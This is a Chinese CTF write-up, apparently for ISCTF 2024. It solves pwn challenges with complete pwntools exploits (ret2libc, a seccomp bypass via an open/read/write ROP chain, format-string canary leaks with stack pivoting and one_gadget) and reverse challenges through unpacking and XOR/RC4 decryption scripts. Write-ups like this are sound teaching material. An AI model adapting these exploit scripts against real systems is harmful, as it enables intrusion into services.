


```

1 ssize_t vuln()
2 {
3     _BYTE buf[32]; // [rsp+0h] [rbp-20h] BYREF
4
5     return read(0, buf, 0x100uLL);
6 }

```

首先可以在vuln函数发现栈溢出，而此时又给了应该貌似是后门函数。



```

1 int backdoor()
2 {
3     return system("really?\n");
4 }

```

跳转到这里来会出现bad syscall。这是由于禁用了system调用的原因，在init函数可以看到。

```

1 const char *init()
2 {
3     __int64 v1; // [rsp+28h] [rbp-8h]
4
5     v1 = seccomp_init(2147418112LL);
6     seccomp_rule_add(v1, 0LL, 59LL, 0LL);
7     seccomp_load(v1);
8     return "/bin/sh";
9 }

```

既然可以栈溢出，那么我们就可以利用gadget去调用libc里面存在的open,read,write。从而读取flag。

```

from pwn import *
from struct import pack
from ctypes import *
import base64
#from LibcSearcher import *

def debug(c = 0):
    if(c):
        gdb.attach(p, c)
    else:
        gdb.attach(p)
        pause()

def get_sb() : return libc_base + libc.sym['system'], libc_base +
next(libc.search(b'/bin/sh\x00'))

#-----

s = lambda data : p.send(data)
sa = lambda text,data :p.sendafter(text, data)
sl = lambda data :p.sendline(data)
sla = lambda text,data :p.sendlineafter(text, data)
r = lambda num=4096 :p.recv(num)
r1 = lambda text :p.recvuntil(text)
pr = lambda num=4096 :print(p.recv(num))
inter = lambda :p.interactive()
l32 = lambda :u32(p.recvuntil(b'\xf7')[-4:].ljust(4,b'\x00'))
l64 = lambda :u64(p.recvuntil(b'\xf7')[-6:].ljust(8,b'\x00'))
uu32 = lambda :u32(p.recv(4).ljust(4,b'\x00'))
uu64 = lambda :u64(p.recv(6).ljust(8,b'\x00'))
int16 = lambda data :int(data,16)
lg= lambda s, num :p.success('%s -> 0x%x' % (s, num))

#-----

context(os='linux', arch='amd64', log_level='debug')
#p = process('./pwn')
p=remote("gz.imxbt.cn",20370)
elf = ELF('./pwn')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

pop_rdi = 0x00000000004012CE
ret = 0x4010CF

```

```

#debug('b *0x4012a0')
#gdb.attach(p)
sa(b'this?\n', b'a'*0x28 + p64(pop_rdi) + p64(elf.got['puts']) + p64(elf.sym['puts']) +
p64(elf.sym['main']))
pause()
libc_base = uu64() - libc.sym['puts']
print(hex(libc_base))
pause()
system, binsh = get_sb()

rax = libc_base + 0x45eb0
syscall = libc_base + next(libc.search(asm('syscall; ret;')))
rdi = libc_base + 0x2a3e5
rsi = libc_base + 0x2be51
rdx_r12 = libc_base + 0x11f2e7
mprotect = libc_base + libc.sym['mprotect']
open_ = libc_base + libc.sym['open']
read = libc_base + libc.sym['read']
write = libc_base + libc.sym['write']
buf = 0x4040d0
flag = 0x4040a0

payload = b'a'*0x28
# read flag -> buf
payload += p64(rdi) + p64(0) + p64(rsi) + p64(flag) + p64(rdx_r12) + p64(8)*2 + p64(read)
# open flag
payload += p64(rdi) + p64(flag) + p64(rsi) + p64(0) + p64(rdx_r12) + p64(0)*2 + p64(open_)
# read flag
payload += p64(rdi) + p64(3) + p64(rsi) + p64(buf) + p64(rdx_r12) + p64(0x30)*2 + p64(read)
# write flag
payload += p64(rdi) + p64(1) + p64(write)

sa(b'this?\n', payload)
sleep(1)
s(b'/flag')

#pause()
inter()

```

Overf10w

出题人:b55t4ck。

一道比较综合的题目，考察栈迁移，格式化字符串，还有防御机制绕过的漏洞，首先可以通过格式化字符串泄露 canary，和libc。再通过vuln函数溢出的一个字节实现栈迁移，从而劫持程序执行流，然后再通过one_gadget即可获取shell。需要注意的是，本地环境需保持与远程一致，不然可能出现本地打得通远程打不通的情况。

```

from pwn import *
p=remote("27.25.151.12",39834)
#p=process("./stack")
elf=ELF("./stack")
libc=ELF("/home/giant/glibc-all-in-one/libs/2.35-0ubuntu3.8_amd64/libc.so.6")

```

```
#gdb.attach(p)
p.sendlineafter(b'?\n',b'a'*0x1)

p.sendafter(b'!\n',b'\x00'*8+b'%3$p%9$p%15$p')

libc_base=int(p.recv(14),16)-libc.sym["read"]-18
print(hex(libc_base))
canary=int(p.recv(18),16)
stack_addr=int(p.recv(14),16)-0x158
print(hex(stack_addr))
ogg=libc_base+0xebd43
kx=libc_base+0x21c100
a = int((hex(stack_addr)[-2:]),16)
p.sendafter(b'?\n',p64(canary)+p64(kx)+p64(ogg)+p64(canary)+p8(a-8))
p.interactive()
```

ez_game

出题人: Qjzhalx

解题过程:

利用gets 能不能覆盖掉 seed

```
from pwn import *
from ctypes import *
context(arch = 'amd64',os = 'linux',log_level = 'debug')
q = process("./pwn")

libc = cdll.LoadLibrary("./libc.so.6")
payload = b"a" * 400 + p64(0)
q.sendline(payload)

libc.srand(0)
for i in range(20001):
    num = str(libc.rand()%7+1)
    q.sendline(num)

q.recvuntil("It's your reward, take advantage of it.")
q.interactive()
```

四、Re

你知道.elf文件嘛

出题人: BaitRc1

解题过程:

签到题, 拿到附件, 先查一下壳, vmp壳, 64bit的, 很显然, 不能直接逆, 可以先运行一下看看, 虚拟机运行一下, 提示输入base64编码的标准码表, 直接输入回车拿flag:

```
(j1nghong@j1nghong)-[~/Desktop]
$ ./你知道elf文件吗
Do you know the standard Base64 character table?
il ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-
Yes, you know the standard Base64 character table!
ISCTF{0h!_Y0u_kn0w_th3_sTd64_t@bl3}
```

py不好，会被ban

出题人：BaitRc1

解题过程：

python逆向，拿到附件，先用pyinstxtractor.py解包，然后用uncompyle6反编译发现不支持，并且可以知道python版本是3.12，只能试试pycda，发现反编译不完全，

```
PS C:\Users\16219\Desktop\py逆向> ./pycdc C:\Users\16219\Desktop\py逆向\py不好，会被ban.exe_extracted\main.pyc
# Source Generated with Decompyle++
# File: main.pyc (Python 3.12)

def verify(o0000, len2, language2):
    Unsupported opcode: JUMP_BACKWARD
    enc = [
        25,
        85,
        88,
        62,
        105,
        93,
        110,
        124,
        1,
        97,
        46,
        47,
        75,
        5,
        116,
        48,
        2,
        25]
# WARNING: Decompyle incomplete

def main():
    Unsupported opcode: LOAD_FAST_AND_CLEAR
    print('Y0u k0nw what is the best language in the world???')
    language = input()
    o0000 = []
    language1 = []
    o0000 = ''
# WARNING: Decompyle incomplete

if __name__ == '__main__':
    main()
    return None
```

所以就只能看python的字节码了，这里就不显示字节码了，挺长的，但是不复杂。

就是一个简单的异或

直接写解密脚本

```
enc = [0x19, 0x55, 0x58, 0x3e, 0x69, 0x5d, 0x6e, 0x7c, 0x1, 0x61, 0x2e, 0x2f, 0x4b, 0x5,
0x74, 0x30, 0x2, 0x19]
key = [0x69, 0x73, 0x5f, 0x2e, 0x70, 0x79, 0x5f, 0x6e, 0x6f, 0x74,
0x5f, 0x70, 0x79]
for z in range(len(enc)):
```

```

enc[z] ^= key[z % len(key)]

for j in range(len(enc) - 2, -1, -1):
    enc[j] = enc[j] ^ enc[j + 1]

enc.reverse()

for i in range(len(enc) - 2, -1, -1):
    enc[i] = enc[i] ^ enc[i + 1]

for iiii in range(len(enc)):
    print(chr(enc[iiii]), end="")

```


flag: NSSCTF{Y0u_r3@l1y_knOw_py}

找啊找

出题人: 0e1G7

解题过程:

查壳, 是个upx变异壳, 64bit




看段可以看出UPX的区段名被修改了

Nr	Virtual ...	Virtual s...	RAW D...	RAW size	Flags	Name	First bytes (hex)	First Ascii 20h b...	sect. Stats
01	00001000	00017000	00000200	00000000	E0000080	APK0	! ZERO SIZE!	?	
02 ep	00018000	00003000	00000200	00003000	E0000040	APK1	33 2E 39 36 00 41 50 4B 21	3.96 APK! \$ □...	
03 im	0001B000	00001000	00003200	00000200	C0000040	APK2	00 00 00 00 00 00 00 00 00	t □ < ...	

可以直接来修改它



然后就用UPX正常脱壳就行



```
D:\re学习\2024isctf出题>upx.exe -d zhao.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2020
UPX 3.96w      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

File size      Ratio      Format      Name
-----
55135 <-      41311      74.93%      win64/pe      zhao.exe

Unpacked 1 file.
```

使用64位的ida打开脱壳后的程序，分析主函数的逻辑

很简单的逻辑，字符大小写转换和异或运算

`memcmp(&unk_40040, Buf2, 0x25ui64)` 比较 `Buf2` 和某个已知内存区域 `unk_40040` 的前 37 字节是否相同。


如果相等，则输出 `"Right,Cracker!!!"`；否则输出 `"Sorry, Try Again!"`。


```

_main(argc, argv, envp);
memset(Buf2, 0, sizeof(Buf2));
v5 = 0;
v6 = 0;
printf("Input your flag:");
scanf("%s", Buf2);
for ( i = 0; i <= 35; ++i )
{
    if ( (unsigned __int8)Buf2[i] <= 0x40u || (unsigned __int8)Buf2[i] > 0x5Au )
    {
        if ( (unsigned __int8)Buf2[i] > 0x60u && (unsigned __int8)Buf2[i] <= 0x7Au )
            Buf2[i] -= 32;
        else
        {
            Buf2[i] += 32;
        }
        Buf2[i] ^= 0x39u;
    }
    if ( !memcmp(&unk_40040, Buf2, 0x25ui64) )
        printf("Right,Cracker!!!");
    else
        printf("Sorry,Try Again!");
    return 0;
}

```

我们可以动态调试其逻辑，也可以直接看交叉引用得知真正要运算的内容



```

void func()
{
    return memcpy(&unk_40040, &unk_20030, 0x24ui64);
}

```

真正的数据块在 unk_20030

```

:0000000000403060 _unk_20030 db 50h ; P ; DATA
:0000000000403061 db 4Ah ; J
:0000000000403062 db 5Ah ; Z
:0000000000403063 db 4Dh ; M
:0000000000403064 db 5Fh ; _
:0000000000403065 db 42h ; B
:0000000000403066 db 7Eh ; ~
:0000000000403067 db 76h ; v
:0000000000403068 db 76h ; v
:0000000000403069 db 5Dh ; ]
:000000000040306A db 18h
:000000000040306B db 18h
:000000000040306C db 8
:000000000040306D db 4Ah ; J
:000000000040306E db 56h ; V
:000000000040306F db 66h ; f
:0000000000403070 db 60h ; `
:0000000000403071 db 56h ; V
:0000000000403072 db 4Ch ; L
:0000000000403073 db 66h ; f
:0000000000403074 db 5Fh ; _
:0000000000403075 db 8
:0000000000403076 db 57h ; W
:0000000000403077 db 5Dh ; ]
:0000000000403078 db 66h ; f
:0000000000403079 db 8
:000000000040307A db 6Dh ; m
:000000000040307B db 66h ; f
:000000000040307C db 54h ; T
:000000000040307D db 79h ; y
:000000000040307E db 50h ; P

```

提取出来直接写出脚本

```

00000403 Preview
00000403 unsigned char _unk_20030[] =
00000403 {
00000403     0x50, 0x4A, 0x5A, 0x4D, 0x5F, 0x42, 0x7E, 0x76, 0x76, 0x5D,
00000403     0x18, 0x18, 0x08, 0x4A, 0x56, 0x66, 0x60, 0x56, 0x4C, 0x66,
00000403     0x5F, 0x08, 0x57, 0x5D, 0x66, 0x08, 0x6D, 0x66, 0x54, 0x79,
00000403     0x50, 0x57, 0x18, 0x18, 0x79, 0x44, 0x00, 0x00, 0x00, 0x00,
00000403     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
00000403 };

```

ISCTF{gooD!!1SO_yOU_F1ND_1t_M@IN!!@}

MIPS

出题人: BaitRc1

解题过程：

拿到附件，是一个.s文件，根据题目名称可知，这是MIPS架构的汇编，可以尝试进行编译一下，在虚拟机上配置好环境，运行指令

```
mips-linux-gnu-gcc -o MIPS MIPS.s
```

就成功把汇编编译成可执行程序了，然后就可以正常使用ida分析了

但是这里还有一个点就是除了ida7.5和ida9.0能反编译MIPS架构的汇编语言，其他版本的需要安装插件才能反编译。至于插件安装就不在这里赘述了。直接看反编译伪代码，

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     puts("
4     puts(" \\      / _ | _ | . _ | _ | _ | _ |");
5     puts(" \\\\\\\\ (/_ | (_ _) | | | (/ _ -|_ (_) _|_ _) \\_ | | ");
6     puts("
7     MAIN_main();
8     return 0;
9 }
```

这是main函数，看到还有MAIN_main函数，双击进入，可以看到

```
int MAIN_main()
{
    size_t v1; // $v0
    int i; // [sp+18h] [+18h]
```

```

_BYTE v3[4]; // [sp+1Ch] [+1Ch] BYREF
_DWORD v4[12]; // [sp+20h] [+20h] BYREF
_DWORD v5[12]; // [sp+50h] [+50h] BYREF
char v6[32]; // [sp+80h] [+80h] BYREF

memcpy(v4, &unk_124C, sizeof(v4));
puts("You know who is my lover???");
_isoc99_scanf("%3s", v3);
if ( v3[0] == 'h' && v3[1] == 'j' && v3[2] == 'x' )
{
    puts("But, yOu know the flag???");
    _isoc99_scanf("%26s", v6);
    for ( i = 0; i < 12; ++i )
        v5[i] = v4[i];
    my_really_lover(v5, v3, 12);
    v1 = strlen(v6);
    four_c_114(v6, v1, v5, 12);
    if ( CcHhEeCcKk(v6) )
        puts("c0ngratul4tions!!!");
    return 0;
}
else
{
    puts("Y0u are not my lover!");
    return 0;
}
}

```

逻辑很简单，就是先输入一个字符串，和既定的一个字符串比较，然后再对该字符串进行异或得到真正的key，然后拿着这个key进行魔改的RC4加密，和标准的RC4加密相比，多异或了一个数，很常规的魔改了

```

1 int __fastcall four_c_114(int a1, unsigned int a2, int a3, int a4)
2 {
3     int v5; // [sp+18h] [+18h]
4     int v6; // [sp+1Ch] [+1Ch]
5     unsigned int i; // [sp+20h] [+20h]
6     int v8; // [sp+24h] [+24h]
7     int v9; // [sp+28h] [+28h]
8     char v10; // [sp+2Ch] [+2Ch]
9     _BYTE v11[256]; // [sp+30h] [+30h] BYREF
10
11     init(v11, a3, a4);
12     v5 = 0;
13     v6 = 0;
14     v8 = 0;
15     v9 = 82;
16     for ( i = 0; i < a2; ++i )
17     {
18         v5 = (v5 + 1) % 256;
19         v6 = (v11[v5] + v6) % 256;
20         v10 = v11[v5];
21         v11[v5] = v11[v6];
22         v11[v6] = v10;
23         v8 = (v11[v5] + v11[v6]);
24         *(a1 + i) ^= v11[v8] ^ v9;
25     }
26     return 0;
27 }

```

可以动调拿flag，也可以写脚本解密，这里是解密脚本

```

#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int init(unsigned char* s, unsigned char* key, unsigned long Len_k)
{
    int i = 0, j = 0;
    char k[256] = { 0 };
    unsigned char tmp = 0;
    for (i = 0; i < 256; i++) {
        s[i] = i;
        k[i] = key[i % Len_k];
    }
    for (i = 0; i < 256; i++) {
        j = (j + s[i] + k[i]) % 256;
        tmp = s[i];
        s[i] = s[j];
        s[j] = tmp;
    }
    return 0;
}

int rc4(unsigned char* Data, unsigned long Len_D, unsigned char* key, unsigned long Len_k)
{

```

```

    unsigned char s[256];
    init(s, key, Len_k);
    int i = 0, j = 0, t = 0;
    unsigned long k = 0;
    unsigned char tmp;

    for (k = 0; k < Len_D; k++) {
        i = (i + 1) % 256;
        j = (j + s[i]) % 256;
        tmp = s[i];
        s[i] = s[j];
        s[j] = tmp;
        t = (s[i] + s[j]) % 256;
        Data[k] = Data[k] ^ s[t] ^ 0x52;
    }
    return 0;
}

int main()
{

    unsigned char key[13] = "yabijionjion";

    printf("%s\n",key);
    unsigned long key_len = sizeof(key) - 1;
    unsigned char qw[] = {214, 50, 39, 78, 119, 202, 213, 118, 163, 33, 2, 9, 104, 9,
69, 137, 54, 154, 186, 144, 236, 71, 152, 248, 254, 240, 75}; //密文
    rc4(qw, sizeof(qw), key, key_len);
    for (int i = 0; i < sizeof(qw); i++)
    {
        printf("%c",qw[i]);
    }
    return 0;
}

```

ISCTF{m3n_sh0w_mE_y0uR_Wor}

萝卜子的螃蟹

出题人: guoql

解题过程:

通过shift+F12字符串找到相关字符串

交叉引用找到具体的主函数。

```

60  __int64 (__fastcall __v57)(); // [rsp+200h] [rbp-0h]
61
62  v54 = 0;
63  v55 = 0;
64  sub_402350(v28, &off_49FA00, 1i64);
65  sub_431E90(v28);
66  v54 = 1;
67  sub_403D20(v29);
68  v27 = sub_42EAD0();
69  *(_QWORD *)v31 = v27;
70  v0 = input(v31, v29);
71  v25 = v1;

```

然后动态调试，给函数头下个断点，F8步过

程序什么时候卡了说明什么时候到input函数了。

然后命个名。

```
int(v31, v29);  
int v31[2]; // [rsp+D8h] [rbp-200h] BYREF  
{0x4D4050, 0}  
00(
```

这v31和v29

包有一个是flag的

一眼地址，G跳转过去看0x4d4050

```
.bss:00000000004D4048 qword_4D4048 dq 0 ; DATA XREF: sub_42EAD0+41  
.bss:00000000004D4048 ; sub_43C0F0+41r  
.bss:00000000004D4048 ; sub_43C0F0+221o  
• .bss:00000000004D4050 unk_4D4050 db 0 ; DATA XREF: sub_42EAD0+11  
.bss:00000000004D4050 ; sub_42EAD0+221o  
.bss:00000000004D4050 ; sub_43C0F0:loc_43C1061o  
• .bss:00000000004D4051 db 0  
• .bss:00000000004D4052 db 0  
• .bss:00000000004D4053 db 0  
• .bss:00000000004D4054 db 0  
• .bss:00000000004D4055 db 0  
• .bss:00000000004D4056 db 0  
• .bss:00000000004D4057 db 0  
• .bss:00000000004D4058 db 0D0h  
• .bss:00000000004D4059 db 1Fh  
• .bss:00000000004D405A db 89h  
• .bss:00000000004D405B db 0  
• .bss:00000000004D405C db 0  
• .bss:00000000004D405D db 0
```

还是个地址

继续跳转到0x891fd0

```

g034:0000000000891FCC db 0D2h
g034:0000000000891FCD db 0F9h
g034:0000000000891FCE db 0
g034:0000000000891FCF db 30h ; 0
g034:0000000000891FD0 db 49h ; I
g034:0000000000891FD1 db 53h ; S
g034:0000000000891FD2 db 43h ; C
g034:0000000000891FD3 db 54h ; T
g034:0000000000891FD4 db 46h ; F
g034:0000000000891FD5 db 0Dh
g034:0000000000891FD6 db 0Ah
g034:0000000000891FD7 db 0
g034:0000000000891FD8 db 0
g034:0000000000891FD9 db 0
g034:0000000000891FDA db 0
g034:0000000000891FDB db 0
g034:0000000000891FDC db 0
g034:0000000000891FDD db 0
g034:0000000000891FDE db 0

```

找到输入的内容了。

继续F8到if

```

96 *(_OWORD *)v29 = *(_OWORD *)v32;
97 if ( sub_403D10(v29) == 52 )
98 {
99     qmemcpy(v35, "0\t"int v29[4]; // [rsp+C0h] [rbp-218h] BYREF
00     v35[2] = -79; {5,0,0x8899F0,0}
01     v35[3] = 87;
02     v35[4] = 53;

```

跳到0x8899f0

原来这个才是真正的flag的变量

那这个函数想必就是求字符串长度了

要求长度是52

构造一个长度52的字符串过去

'a'*52

aaa

然后下边就是一些赋值操作了

```

v35[51] = -64;
sub_405850(v40, v35);
sub_405E60(v36, v40);

```

v35 是上边的赋值操作的数组，在405850这个函数中传入v40和v35，想必是将v35进行操作后给到v40

然后在405e60中执行类似操作，给到v36

至于v36的真容，我们暂且按下不表


继续往下看，sub_405F80就是ida的传统艺能了，经典看不了反汇编

我们F7进入函数去看

```
5F80 sub     rsp, 118h
5F87 mov     qword ptr [rsp+118h+var_F0], rcx ; int
5F8C mov     qword ptr [rsp+118h+var_E8], rcx ; int
5F91 mov     [rsp+118h+var_21], 0
5F99 mov     [rsp+118h+var_22], 0
5FA1 lea     rcx, [rsp+118h+var_D8]
5FA6 call    sub_403CF0
```

这里call了一个403cf0

这个函数实际上就是一个copy函数



```
IDA View-RIP
1 QWORD *__fastcall sub_403CF0(QWORD *a1, QWORD *a2)
2 {
3     QWORD *result; // rax
4
5     result = a1;
6     *a1 = *a2;
7     a1[1] = a2[1];
8     a1[2] = a2[2];
9     return result;
10 }
```

当然你可以一步一步继续分析

但是太慢了

我们给flag处下个内存读断点

访问内存时中断

```

• debug032:00000000007D84CD db 93h
• debug032:00000000007D84CE db 0
• debug032:00000000007D84CF db 3Ah ; :
• debug032:00000000007D84D0 db 61h ; a
• debug032:00000000007D84D1 db 61h ; a
• debug032:00000000007D84D2 db 61h ; a
• debug032:00000000007D84D3 db 61h ; a
• debug032:00000000007D84D4 db 61h ; a
• debug032:00000000007D84D5 db 61h ; a
• debug032:00000000007D84D6 db 61h ; a
• debug032:00000000007D84D7 db 61h ; a
• debug032:00000000007D84D8 db 61h ; a
• debug032:00000000007D84D9 db 61h ; a
• debug032:00000000007D84DA db 61h ; a
• debug032:00000000007D84DB db 61h ; a
• debug032:00000000007D84DC db 61h ; a
• debug032:00000000007D84DD db 61h ; a
• debug032:00000000007D84DE db 61h ; a
• debug032:00000000007D84DF db 61h ; a
• debug032:00000000007D84E0 db 61h ; a
• debug032:00000000007D84E1 db 61h ; a
• debug032:00000000007D84E2 db 61h ; a
• debug032:00000000007D84E3 db 61h ; a
• debug032:00000000007D84E4 db 61h ; a
• debug032:00000000007D84E5 db 61h ; a
• debug032:00000000007D84E6 db 61h ; a

```

如果触发到ntdll的断点不用管，我们继续一路向西，继续运行。

碰到第一个.text段，发现没什么东西，继续运行，直到碰到第二个.text段

F5反汇编看一眼

```

[1] IDA View-RIP [2] Pseudocode-D [3] Pseudocode-C [4] Pseudocode-A
109 v53 = sub_404FC0(
110     a2,
111     (unsigned __int8)(v14 + v62),
112     (int)&off_49FE60,
113     v13,
114     v20,
115     v26,
116     v33,
117     v39,
118     v46,
119     v52,
120     (PVOID)(v14 + v62),
121     v62);
122 v48 = sub_404FC0(a3, v68, (int)&off_49FE78, v15, v21, v27, v34, v40, v47, v53, v58, v63);
123 v30 = (_BYTE *)sub_4050C0((int)v77, v68, (int)&off_49FE90, v16, v22, v28, v35, v41, v48, v54, v59, v64);
124 *v30 = v29 ^ v42;
125 }
126 *(_QWORD *)(&a1 + 16) = *(_QWORD *)v78;
127 *(_QWORD *)a1 = *(_QWORD *)v77;
128 sub_402590(a3);
129 sub_402590(a2);

```

发现在这里这个值被取出，然后进行异或了。

```

}
*(_QWORD *)(&a1 + 16) = *(_QWORD *)v78;
*(_QWORD *)a1 = *(_QWORD *)v77;
sub_402590(a3);
sub_402590(a2);
return a1;
}
int v77[4]; // [rsp+100h] [rbp-58h] BYREF
{0x34,0,0x7D84D0,0}

```

这里的a1也可以看出来是我们的flag地址（当然这里重启过多次程序，地址发生了变化了，但是唯一不变的是flag长度是52，也就是0x34）

我们不妨在这儿下个断点。

```

v48 = sub_404FC0(a3, v68, (int)&off_49FE78, v15, v21, v27, v34, v40, v47,
v30 = (_BYTE *)sub_4050C0((int)v77, v68, (int)&off_49FE90, v16, v22, v28,
*v30 = v29 ^ v42;
}
*( _QWORD *)(&v30); // [rsp+30h] [rbp-128h]
*( _OWORD *)a1 = v30;
sub_402590(a3);
sub_402590(a2);

```

如果我们跳到v30对应的地址

```

debug032:0000000007D84C5 db 0FEh
debug032:0000000007D84C6 db 0EEh
debug032:0000000007D84C7 db 0FEh
debug032:0000000007D84C8 db 67h ; g
debug032:0000000007D84C9 db 9Dh
debug032:0000000007D84CA db 36h ; 6
debug032:0000000007D84CB db 72h ; r
debug032:0000000007D84CC db 0B1h
debug032:0000000007D84CD db 93h
debug032:0000000007D84CE db 0
debug032:0000000007D84CF db 3Ch ; <
debug032:0000000007D84D0 db 49h ; I
debug032:0000000007D84D1 db 8Ah
debug032:0000000007D84D2 db 1Fh
debug032:0000000007D84D3 db 42h ; B
debug032:0000000007D84D4 db 0FBh
debug032:0000000007D84D5 db 0
debug032:0000000007D84D6 db 0
debug032:0000000007D84D7 db 0
debug032:0000000007D84D8 db 0
